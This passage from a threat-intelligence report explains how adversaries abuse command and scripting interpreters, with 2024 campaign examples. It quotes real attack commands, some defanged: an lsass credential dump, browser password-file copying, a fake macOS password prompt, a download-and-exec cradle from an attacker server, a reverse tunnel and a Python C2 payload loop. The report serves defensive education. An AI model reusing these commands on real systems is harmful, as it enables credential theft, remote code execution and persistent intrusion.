
2. Credential Access with GUI Input Capture (T1056.002)

Through GUI-based input capture, adversaries can create scenarios that seamlessly mimic legitimate system behaviors, effectively harvesting credentials without arousing immediate suspicion.

One perfect example is from **MacStealer**'s methodology where the adversaries employ `osascript` to execute AppleScript code inline [37]. This generates a deceptively simple yet persuasive dialog box. For instance, an attacker might execute the following command:

```
osascript -e 'display dialog "MacOS wants to access the System Preferences." with title "System Preferences" with icon caution default answer "" with hidden answer'
```

This script creates a pop-up dialog designed to resemble a legitimate macOS system prompt. The crafted message, "macOS wants to access the System Preferences," is paired with an authoritative title and a cautionary icon to instill a false sense of urgency. The inclusion of a hidden text input field further reinforces the illusion of a routine security measure, subtly coaxing the user into entering their credentials.



This technique, while straightforward, capitalizes on the inherent trust users place in system prompts. It underscores the adversary's ability to exploit human behavior as a vector for initial access.

#2.3. T1059.003 Windows Command Shell

The Windows Command Shell, known as `cmd.exe` or `cmd`, is a core application embedded in the Windows operating system. It may not offer the advanced capabilities of PowerShell, but it remains a tool often exploited by adversaries for executing a variety of malicious activities. These activities include running arbitrary scripts, circumventing security measures, and facilitating lateral movements within networks.

Cmd is particularly adept at constructing and managing batch scripts saved as `.bat` or `.cmd` files. These batch files are text documents containing a series of commands for `cmd.exe`. When executed, they automate complex and repetitive tasks, such as user account management or performing systematic nightly backups. This functionality, while beneficial for legitimate use, also opens doors for misuse in malicious hands.

Adversary Use of Windows Command Shell

Adversaries frequently exploit `cmd.exe` in Windows, using it with the `/c` parameter followed by a specific option, as in `cmd.exe /c <option>`. The `/c` parameter instructs the command shell to execute the command outlined in the subsequent string. After executing this specified command, the shell automatically terminates.

1. Credential Dumping (T1003.001)

In November 2024, a CISA advisory detailed how **BianLian** threat actors utilized a command to dump credentials from the Local Security Authority Subsystem Service (`lsass.exe`) [17]. By leveraging `cmd.exe`, the attackers crafted a malicious command that uses legitimate system utilities to extract sensitive information.

Here is the specific command used:

```
cmd.exe /Q /c for /f "tokens=1,2 delims= ^%A in ("tasklist /fi "Imagename eq lsass.exe" | find "lsass""") do rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump ^%B \Windows\Temp\<file>.csv full
```

This command first identifies the process ID (PID) of `lsass.exe` using `tasklist` and filters it with the `find` utility. It then invokes `rundll32.exe` to call `comsvcs.dll` and create a minidump of `lsass.exe`, storing the dump as a CSV file in the specified directory. The design of the command is intentional, exploiting the ability of `rundll32.exe` and `comsvcs.dll` to operate as legitimate Windows tools. This allows the attackers to generate memory dumps that contain sensitive credentials without triggering immediate suspicion.

2. Downloading and Executing Information Stealers

Adversaries frequently exploit the Windows Command Shell to deliver and execute malicious payloads within compromised environments. In November 2024, security researchers observed the emergence of a new threat, a new version of **PXA Infostealer**, actively being deployed in the wild [38].

One instance of its deployment involved the execution of the following command:

```
cmd.exe /c start /min C:\Users\Public\oZHyMUy4qk\synaptics.exe -c import urllib[.]request;import base64;exec(base64.b64decode(urllib[.]request[.]urlopen('hxxps[://]tvdseo[.]com/file/PXA/PXA_BOT')).read().decode('utf-8'))
```

This command uses the `start` command with the `/min` flag to launch the malicious payload, `synaptics.exe`, in a minimized window, reducing the likelihood of detection by the user. The payload then executes a Python script embedded within the command.

The script operates in three stages:

1. **Downloading the Script:** It fetches a base64-encoded script from the attacker's server (`hxxps[://]tvdseo[.]com/file/PXA/PXA_BOT`) using the `urllib.request` library.
2. **Decoding:** The script decodes the fetched base64-encoded content.
3. **Execution:** Finally, it executes the decoded script, initiating the PXA stealer's functionality.

This method enables the attacker to deliver and execute complex malware components while masking the malicious activity behind legitimate system utilities.

3. Gaining Access to Sensitive Data

Adversaries often exploit built-in tools to access sensitive data within compromised environments. In April 2024, a CISA advisory detailed how the **Akira** ransomware group leveraged system commands to extract user data stored in web browsers like Firefox and Chrome [23]. An example command targeting Firefox is as follows:

```
cmd.exe /Q /c esentutl.exe /y "C:\Users\<username>\AppData\Roaming\Mozilla\Firefox\Profiles\<firefox_profile_id>.default-release\key4.db" /d
```

The command accesses `key4.db`, a database file used by Firefox to store encrypted credentials, located within the user's Firefox profile directory. This file holds encrypted login information that attackers can decrypt offline.

Another command targeting the Chrome browser is as follows:

```
# for Chrome
cmd.exe /Q /c esentutl.exe /y
"C:\Users\\AppData\Local\Google\Chrome\User Data\Default>Login
Data" /d
"C:\Users\\AppData\Local\Google\Chrome\User Data\Default>Login
Data.tmp"
```

Similarly, this command targets Chrome's **Login Data** file, which contains encrypted passwords saved within the browser. The attackers not only access this file but also create a **.tmp** copy for potential manipulation or offline decryption.

4. Information Discovery & Persistence with Scheduled Tasks

The **Interlock** ransomware, identified in November 2024, demonstrates a calculated and multifaceted approach to leveraging command-line utilities for malicious purposes [39]. One notable command executed by the Remote Access Tool (RAT) embedded within the fake Chrome browser updaters is:

```
cmd.exe /c systeminfo
```

This command gathers detailed system information such as OS configuration, physical and virtual memory statistics, and network details. The collected data is encrypted and transmitted to a C2 server for further exploitation. Additionally, the attacker utilizes PowerShell scripts to deploy credential-stealing and keylogging binaries, enhancing their data exfiltration capabilities.

To maintain persistence, the ransomware also employs the **schtasks** utility:

```
schtasks /create /sc DAILY /tn "TaskSystem" /tr "cmd /c cd "$Path of the
Interlock binary" && "$command"" /st 20:00 /ru system > nul
```

This task ensures the ransomware runs daily as a SYSTEM user, solidifying its foothold within the victim's network. By employing these commands alongside tactics like lateral movement through RDP and AnyDesk, the attackers exhibit a sophisticated strategy that underscores the critical need for robust endpoint defenses and vigilant monitoring of command-line activities.

5. Protocol Tunneling (T1572) & Connection Proxy: External Proxy (T1090.003)

The **UAT-5647** group, discovered in October 2024, targets Ukrainian and Polish entities, employs advanced malware like **RustClaw**, **DustyHammock**, and **ShadyHammock**, leveraging command-line utilities for system reconnaissance, lateral movement, and data exfiltration. A critical tactic involves tunneling internal systems to attacker-controlled endpoints using the PuTTY's **Plink** utility, as seen in the following command [25]:

```
cmd /C %public%\pictures\iestatus[.]exe -pw _passwd_ -batch -hostkey
SHA256:_KEY_ -N -R 8080:_IP_IN_INFECTED_NETWORK_:80
root@_ATTACKERS_REMOTE_IP_ -P 7722
```

This command effectively maps internal ports to external servers, enabling the attackers to bypass traditional network defenses. By exposing internal services through port redirection, UAT-5647 can brute force credentials, monitor network traffic, or exfiltrate sensitive configurations from the compromised infrastructure.

Once inside the network, the attackers shift their focus to reconnaissance. Leveraging PowerShell, they perform ping sweeps to identify active systems within the victim's environment:

```
1..254 | % {ping n 1 a w 100 192.168.0.$_} | Select-String "\["
```

This scanning technique allows the threat actors to identify live hosts and prioritize their targets. Following this, they deploy customized batch files, such as **nv.bat**, to enumerate network shares and identify accessible resources:

```
net view /all \\192.168.XXX.XXX
```

With their targets identified, UAT-5647 proceeds to extract data.

#2.4. T1059.004 Unix Shell

The Unix shell, an essential command-line interface for Unix-like operating systems, incorporates several variants, including the Bourne Shell (sh), Bourne-Again Shell (bash), Z Shell (zsh), Korn Shell (ksh), and Secure Shell (SSH). These shells offer a range of commands and functionalities for efficient file management and program execution.

The Unix shell is not just an interactive interface but also a scripting environment, allowing users to write scripts for automating tasks and system operations. Its scripting language supports various programming features such as conditional statements, loops, file operations, and variables, making it a versatile tool for system automation and management.

Adversary Use of Unix Shell

The Unix shell's versatile functionality and adaptability render it a valuable resource for both authorized users and malicious actors. Adversaries exploit the Unix shell to carry out diverse commands and deploy payloads, including malware or other malicious code, on a target system. Unix shell commands frequently feature prominently in the arsenal of techniques employed by adversaries in their attack campaigns.

1. Exploitation with SSH

In January 2024, security researchers uncovered multiple vulnerabilities in the OAS Engine, exposing critical flaws in its existing releases [116]. The exploitation of vulnerabilities in the OAS Engine illustrates how seemingly minor issues can be combined to achieve significant privilege escalation on Unix-based systems. After gaining authentication, an attacker can explore the filesystem for critical files like `sshd_config` or `.ssh/authorized_keys`, using commands such as:

```
ls -la /etc/ssh/
ls -la /home/<OAS_user>/.ssh/
```

This reconnaissance helps identify SSH configurations and determine if public key authentication is enabled. Leveraging the OAS Engine's vulnerabilities, the attacker manipulates the system to inject their SSH public key into the `authorized_keys` file, mimicking a command like:

```
echo "ssh-rsa AAAAB3NzaC1yc2EAAAABIwAAAQEARw..." >>
/home/<OAS_user>/.ssh/authorized_keys
```

This ensures persistent access, allowing them to connect via SSH:

```
ssh -i /path/to/private_key <OAS_user>@<target_ip>
```

With shell access established, the attacker may further manipulate configuration files, such as `.bashrc` or `.zshrc`, to modify the environment and maintain control, for example:

```
echo "export PATH=/tmp/malicious_bin:$PATH" >> ~/.bashrc
```

By combining application vulnerabilities with Unix shell tools, the attacker gains elevated access and system control, highlighting the critical need for timely patching and secure configurations.

2. Impair Defenses: Modify System Firewall (T1562.004)

In another example showcased by CISA in July 2024, **APT40** leverages Unix shell tools extensively to maintain access and execute commands on compromised systems [117]. After gaining initial access, the group deploys web shells, enabling arbitrary command execution through Unix shells such as `bash` or `zsh`. This provides a flexible environment for reconnaissance, credential harvesting, and lateral movement.

For instance, the actors use tools like `nmap` for network scanning, as well as commands such as `iptables-save` to manipulate firewall configurations and create unauthorized access points. These actions enable persistence and facilitate exfiltration over secure or tunneled channels.

```
iptables-save >> /path/to/modified/rules
```

3. Downloading, Loading and Executing Malicious Payloads

In the CISA advisory released in February 2024, **Volt Typhoon** adversaries leveraged Unix Shell as part of their command and scripting interpreter techniques to maintain and expand their access within compromised environments [26]. Specifically, the Unix Shell was utilized alongside other command-line interfaces such as `PowerShell` and `Windows Management Instrumentation (WMI)`, providing the attackers with a versatile and stealthy means of executing commands, managing processes, and streaming data across networks.

This method, facilitated through tools like `Brightmetricagent.exe`, demonstrates their ability to integrate advanced shell capabilities for bi-directional data streaming, remote execution, and precise manipulation of compromised systems while evading detection through legitimate system processes.

#2.5. T1059.005 Visual Basic

Visual Basic is a programming language initially developed by Microsoft, stemming from the BASIC language. Known for its user-friendly nature, VB has gained popularity as a choice for application development and process automation. Its ability to interact with various technologies, such as the Component Object Model (COM) and the Native API, makes it a valuable tool for individuals with malicious intent, enabling them to execute code on targeted systems.

In addition to the core Visual Basic language, attackers also exploit related languages derived from it for scripting purposes, namely **Visual Basic for Applications (VBA)** and **VBScript** (Microsoft Visual Basic Scripting Edition).

VBA represents an implementation of the VB programming language, offering process automation, access to Windows API functions, and other low-level capabilities through dynamic link libraries (DLLs). VBA is embedded within most Microsoft Office applications, including Microsoft Excel, Microsoft Word, and Microsoft PowerPoint. Furthermore, it is accessible on the macOS platform, permitting users to automate tasks and develop custom applications within Office software.

VBScript, on the other hand, is a derivative of the VB programming language, empowering users to manipulate various aspects of a system using the COM. Initially designed for web developers, VBScript is a tool for web client scripting in Internet Explorer and web server scripting in Internet Information Services (IIS).

Adversary Use of Visual Basic

As a competent and versatile tool, Visual Basic is leveraged by adversaries to its fullest extent for malicious activities.

Downloading, Loading, and Executing Malicious Payloads

Visual Basic can be exploited to download, load, and execute malicious payloads by embedding harmful scripts or code into VBScript or VBA macros. These scripts leverage built-in functions like XMLHTTP or WinHTTP to retrieve payloads from remote servers and execute them using commands such as Shell or CreateObject. Notably, cybersecurity reports from 2024 highlighted the widespread abuse of Visual Basic and its derivatives, including VBA and VBScript, by threat actors to deploy malicious code on targeted systems.

Void Banshee Campaign

In July 2024, security researchers reported on the **Void Banshee** campaign, which targeted Windows users through a vulnerability identified as **CVE-2024-38112** [27]. The attack chain involved the use of a malicious HTML Application (HTA) file* containing a VBScript. This script decrypted XOR-encrypted content and executed it using PowerShell, facilitating the download and execution of additional malicious scripts from compromised web servers.

*SHA-256: 87480b151e465b73151220533c965f3a77046138f079ca3ceb961a7d5fee9a33

CoralRaider Campaign

In April 2024, another researcher uncovered the **CoralRaider** campaign, which targeted victims' data and social media accounts [118]. The attackers employed a malicious VBScript embedded within an HTA file. This VBScript executed an embedded PowerShell script in memory, which sequentially ran additional scripts to perform anti-virtual machine and anti-analysis checks, bypass User Access Controls, disable Windows and application notifications, and ultimately download and execute the RotBot malware.

Water Hydra Campaign

The final example is from February 2024, researchers analyzed the **Water Hydra** campaign, which exploited a vulnerability (**CVE-2024-21412**) to bypass Microsoft Defender SmartScreen [28]. The final payload of this attack was a RAT known as DarkMe, written in Visual Basic. This malware communicated with its command-and-control server using a custom protocol over TCP, demonstrating the sophisticated use of Visual Basic in executing malicious operations.

These instances underscore the persistent threat posed by adversaries leveraging Visual Basic and its scripting variants to execute malicious code and maintain unauthorized access to targeted systems.

#2.6. T1059.006 Python

Python, a high-level interpreted programming language, has gained popularity among adversaries for its simplicity and versatility. With its extensive standard library and cross-platform availability on various operating systems, Python serves as a valuable tool for automating processes, executing code, and interacting with different systems. Adversaries frequently employ Python to carry out a range of malicious activities.

Adversary Use of Python

The versatility and portability of Python render it a valuable asset for attackers in their operations. Python can seamlessly run on most operating systems and can be readily integrated into various tools and frameworks.

1. Malicious Scripting for Credential Harvesting

In January 2024, CISA and the Federal Bureau of Investigation (FBI) released a joint Cybersecurity Advisory detailing the **AndroXgh0st** malware, a Python-scripted threat primarily used to target `.env` files containing confidential information, such as credentials for high-profile applications like Amazon Web Services (AWS) and Microsoft Office 365 [40]. Threat actors deploying AndroXgh0st have been observed exploiting specific vulnerabilities, including **CVE-2017-9841**, to remotely execute code on vulnerable websites via PHPUnit.

2. Downloading Malicious DLLs with Python-based Scripting

In May 2024, researchers reported on a campaign targeting Brazilian users with a new banking trojan named "**CarnavalHeist**" [30]. The attack chain involved a Windows batch file that downloaded a Python interpreter from the official Python FTP server and installed it in a malware-created folder.

Subsequently, an embedded base64-encoded Python script was executed, serving as a loader to inject a malicious DLL payload into memory.

The script establishes a connection with a command-and-control (C2) server using dynamic domains and ports to evade detection. It identifies the infected host and downloads a serialized payload from the server. This payload is decoded and executed in memory using Python's `exec()` function, enabling stealthy execution of malicious code or DLLs without touching the disk, thus bypassing traditional antivirus detection.

The truncated Python can be examined in the following page.

```
# The following Python script has been shortened for safety and practical
purposes
# Technique: Downloading Malicious DLLs with Python-based Scripting
import socket as ss
import pickle
from random import choice
from time import sleep

# Functions generating random port and domain for C2 communication
def get_ports():
    return [443] # Example port

def get_domains():
    return ['maliciousdomain'] # Example domain

# Malicious operation: Communicating with a C2 server and executing payload
while True:
    try:
        with ss.socket(ss.AF_INET, ss.SOCK_STREAM) as s:
            s.settimeout(30)
            # Connect to a command-and-control (C2) server
            s.connect((f'{choice(get_domains())}.example.com',
choice(get_ports()))))
            s.send(f'Malicious Connection Established'.encode())

            # Receive payload
            payload_data = b''
            while True:
                chunk = s.recv(2048)
                if not chunk:
                    break
                payload_data += chunk

            # Decode and execute the received payload
            payload = pickle.loads(payload_data)
            exec(payload['Codepy'], {'dataRec': payload['file']})
            break
    except Exception:
        sleep(2)
```


#2.7. T1059.007 JavaScript

JavaScript, a high-level language used for interactive web pages and applications, follows the ECMAScript specification for cross-browser compatibility. However, its widespread use and flexibility also make it a tool for malicious actors to execute phishing, spread malware, and extract sensitive data, exploiting web browser and application vulnerabilities.

JScript, developed by Microsoft, serves as their version of the **ECMAScript** standard, functioning in a manner akin to JavaScript. This scripting language is woven into various elements of the Windows operating system, including the Component Object Model and the Internet Explorer HTML Application (HTA) pages. The Windows Script engine processes JScript, which is frequently used to enhance web pages with dynamic and interactive elements.

JavaScript for Automation (JXA) serves as a macOS scripting language grounded in JavaScript and is an integral component of Apple's **Open Scripting Architecture (OSA)**. Debuting in macOS 10.10, JXA stands as one of the two languages endorsed by OSA, alongside **AppleScript**. JXA possesses the capability to govern applications, interact with the operating system, and tap into macOS's internal APIs. To execute JXA scripts, one can employ the **osascript** command-line utility, compile them into applications or script files using **osacompile**, or trigger their execution in-memory via other programs, facilitated by the OSAKit Framework.

Adversary Use of JavaScript

Adversaries leverage JavaScript for a variety of malicious purposes.

Downloading, Loading and Executing Malicious Payloads

In October 2024, security researchers analyzed the **WarmCookie** malware family, also known as **BadSpace**, which emerged in April 2024. This malware was distributed via malspam and malvertising campaigns, often utilizing malicious JavaScript downloaders hosted on compromised servers [41].

In this campaign, JavaScript plays a critical role in WarmCookie's infection chain. The malware leverages malicious JavaScript downloaders hosted on compromised servers to execute the next stage of the attack. These JavaScript files are obfuscated to evade detection and are typically delivered via malspam or malvertising campaigns.

Once executed, the JavaScript deobfuscates and runs a PowerShell command, which retrieves and executes the **WarmCookie DLL** payload. This use of JavaScript as a downloader highlights its utility in initiating malware infections by bridging the gap between delivery and execution stages, making it an effective tool for attackers.

In the **Water Makara** spear phishing campaign, discovered in October 2024, JavaScript is employed as a core component of the attack chain to facilitate malware delivery and evasion [42]. The attackers embed heavily obfuscated JavaScript commands within LNK files and HTML attachments, leveraging techniques like Base64 encoding and variable renaming to bypass security defenses. Once executed via legitimate utilities such as **mshta.exe**, the JavaScript decodes and reconstructs malicious URLs or payloads dynamically, enabling the download and execution of the **Astaroth information-stealing banking trojan**.

Additionally, the campaign utilizes JavaScript's **GetObject** function to retrieve and execute objects from attacker-controlled C&C servers. This sophisticated use of JavaScript allows the attackers to exploit legitimate tools and evade detection, making the campaign highly effective against its Brazilian targets.

#2.8. T1059.008 Network Device CLI

Network administrators frequently utilize Command Line Interpreters (CLIs) for network device management and upkeep. Malicious actors may exploit these CLIs to manipulate network device functionality to their advantage, including altering device configurations or executing unauthorized operations.

Access to CLIs is typically achieved by utilizing a terminal emulator program with the device's IP address and corresponding username and password. Upon successful login, users can input commands to perform various tasks, such as inspecting or modifying device configurations, monitoring real-time statistics and data, or observing the device's performance. CLIs generally provide an array of device-specific and operating system-specific commands.

Adversary Use of Network Device CLI

Network device Command Line Interface (CLI) represents a common focal point for adversaries seeking to manipulate the functionality of network devices.

Various methods exist through which adversaries attempt to gain unauthorized access to a network device's CLI. One prevalent approach involves employing brute force attacks, wherein the adversary systematically tests different combinations of usernames and passwords to ascertain the correct credentials. This process can be automated using specialized tools. Discovering the credentials for a network device may prove straightforward, as many users neglect to change default usernames and passwords. Exploiting these CLIs by adversaries enables them to modify network device behavior to their advantage, potentially leading to unauthorized actions and disruptions in network operations.

ArcaneDoor Campaign

In April 2024, researchers uncovered the "**ArcaneDoor**" campaign, where state-sponsored actors exploited vulnerabilities in Cisco Adaptive Security Appliances (ASA) and Firepower Threat Defense (FTD) software.

In this espionage-focused campaign, adversaries exploited the network device CLI (Command Line Interface) to manipulate and control compromised perimeter network devices. Using their custom malware, "**Line Dancer**," the attackers executed specific commands to modify configurations, exfiltrate data, and maintain stealth. By issuing commands like **show configuration**, they extracted detailed device configurations, enabling further reconnaissance and lateral movement.

The attackers also disabled logging through CLI to avoid detection and conceal their activities. Additionally, they used the CLI to create and exfiltrate packet captures, providing insights into network traffic. Commands like **write mem** were employed to save malicious changes to the device's memory, ensuring persistence. These malicious actions leveraged the CLI's legitimate functionality to execute their espionage operations effectively.

```
# Display the current configuration of the device
show configuration
# Save the modified configuration to memory
write mem
# Disable logging to conceal activities
logging disable

# Create a packet capture and save it to the device
capture capture_name interface inside match ip any any

# Export the packet capture file for exfiltration
copy /pcap disk0:/capture_name.pcap
```

These commands showcase how the attackers leveraged the CLI to perform reconnaissance, modify system behavior, and exfiltrate critical data while evading detection.

#2.9. T1059.009 Cloud API

Cloud Application Programming Interfaces (APIs) have emerged as pivotal elements in modern cloud computing, offering a comprehensive means for programmatically interacting with a wide array of cloud services. These APIs, integral to cloud environments like AWS, Azure, and Google Cloud Platform (GCP), provide functionalities spanning various domains such as compute, storage, identity and access management (IAM), networking, and security policies.

Accessible through multiple interfaces, including command line interpreters (CLIs), browser-based Cloud Shells, and PowerShell modules like Azure for PowerShell, these APIs facilitate seamless integration and management of cloud resources. Additionally, software development kits (SDKs) for popular programming languages like Python further streamline the use of these APIs, enabling developers to embed cloud functionalities directly into their applications.

Adversary Use of Cloud API

The versatile nature of cloud APIs, while beneficial for legitimate management and automation, also opens up avenues for exploitation by adversaries. These APIs, when accessed with appropriate permissions (like Application Access Tokens or Web Session Cookies), can be used to carry out a range of actions that could compromise cloud environments. Malicious actors can exploit these interfaces to execute commands or scripts remotely, potentially affecting multiple aspects of a cloud tenant's infrastructure. The accessibility of these APIs, through both cloud-hosted and on-premises hosts or via browser-based cloud shells provided by cloud platforms, amplifies the risk. The cloud shells, in particular, offer a unified environment for using CLI and scripting modules, which, if misused, can lead to significant security breaches within the cloud infrastructure.

Downloading, Loading, and Executing Malicious Payloads

In May 2024, cybersecurity researchers observed a significant uptick in the exploitation of the **Microsoft Graph API** by threat actors [119]. These adversaries leveraged the API to establish covert communication channels for malware, effectively blending malicious traffic with legitimate cloud service activities to evade detection.

Notably, several nation-state-aligned hacking groups, including **APT28**, **REF2924**, **Red Stinger**, **Flea**, **APT29**, and **OilRig**, were identified utilizing the Microsoft Graph API for command-and-control (C&C) communications. This tactic involved hosting C&C infrastructure on Microsoft cloud services, thereby masking malicious operations within trusted platforms.

A specific instance involved the deployment of a previously undocumented malware named **BirdyClient*** (also known as OneDriveBirdyClient) against an organization in Ukraine. This malware used the Microsoft Graph API to interact with OneDrive, serving as a C&C server for uploading and downloading files. The malicious DLL associated with BirdyClient was designed to mimic legitimate software components, further complicating detection efforts.

**SHA-256: afeaf8bd61f70fc51fbde7aa63f5d8ad96964f40b7d7fce1012a0b842c83273e [120]*

The increasing abuse of the Microsoft Graph API underscores the challenges organizations face in securing their networks against sophisticated cyber threats that exploit trusted cloud services. To mitigate such risks, it is imperative to implement robust monitoring of API activities, enforce strict access controls, and maintain up-to-date security measures across all cloud-based platforms.

#2.10. T1059.010 AutoHotKey & AutoIT

AutoHotKey (AHK) and AutoIT are scripting languages and automation tools designed for automating repetitive tasks and creating macros on Windows systems. This highlights how attackers utilize AHK and AutoIT to execute malicious code or automate actions on compromised systems. These tools are frequently used for tasks such as keystroke injection, user interface manipulation, and creating system macros, enabling actions that typically fall outside the standard operations of legitimate software.

Adversary Use of AutoHotKey & AutoIT

AutoHotKey and AutoIT are popular due to their simplicity and flexibility in automating tasks and creating standalone scripts that can be executed on Windows environments without requiring external tools or complex infrastructure. While both tools are legitimate, they can be weaponized by adversaries to carry out malicious actions, making them useful in the context of cyberattacks.

AutoHotKey:

AutoHotKey is a free, open-source scripting language primarily designed for automating the Windows GUI and general scripting. It allows users to create macros and automate repetitive tasks. The language is highly accessible, and attackers can use it to:

- Simulate keypresses and mouse movements to interact with the system.
- Inject malicious payloads into running applications.
- Perform credential theft by capturing sensitive information, such as passwords, by simulating user input.

Attackers can compile these scripts into executable files (.exe), which are often harder to detect than regular scripts since they appear as standard executables. They can then be distributed or executed on victim machines to perform tasks like launching malware or performing reconnaissance.

AutoIT:

AutoIT is another scripting language designed for automating the Windows GUI. While it is similar to AutoHotKey in functionality, it is often used for more complex scripting, such as system management and creating automated installation packages.

Like AutoHotKey, AutoIT scripts can be compiled into standalone executables that attackers can use for:

- Automating processes within malicious software.
- Installing backdoors, including by interacting with the Windows system registry or user environment.
- Downloading and executing additional payloads.

AutoIT can be used by attackers to perform a wide range of actions, such as executing files, controlling user systems, and running other malicious programs, making it a powerful tool for adversaries when they want to remain undetected or perform automated tasks with minimal interaction.

For instance, in March 2024, researchers observed a shift in the **DarkGate** malware campaign, transitioning from AutoIT to AutoHotKey scripts to enhance stealth and automation [43].

Here's how AutoIT scripts were utilized in this campaign:

The attackers packaged the DarkGate payload within a **fake MSI installer** that included a custom DLL file and AutoIT components. Upon execution, the AutoIT script decrypted the malware payload and loaded it into memory. This script, embedded within the MSI file, was responsible for executing several stages of the malware delivery chain, ensuring that the payload remained concealed and difficult to detect.

The **AutoIT loader** extracted multiple files, including the main **AutoIT script**, and executed them to decrypt and load the next stage of the malware. It utilized encoded data from an external source (**test.txt**) and processed it to construct malicious commands and further payloads [121]. The script dynamically allocated memory and modified execution permissions to facilitate the loading and execution of the DarkGate RAT in memory without touching the disk, effectively bypassing traditional security measures.

By leveraging AutoIT, the attackers could automate the complex processes required to decrypt and execute the malware while avoiding detection, demonstrating the scripting language's adaptability for malicious purposes. This campaign highlights the misuse of legitimate automation tools like AutoIT in sophisticated cyberattacks.

#2.11. T1059.011 Lua

Lua is a lightweight, high-level scripting language designed for simplicity and flexibility, often used for embedding into applications to enable customization and automation. Its speed, portability, and ease of integration make it popular in game development, configuration management, and extensibility for software tools. However, its benign nature and flexibility also make Lua an appealing tool for adversaries in cyber operations.

Adversary Use of Lua

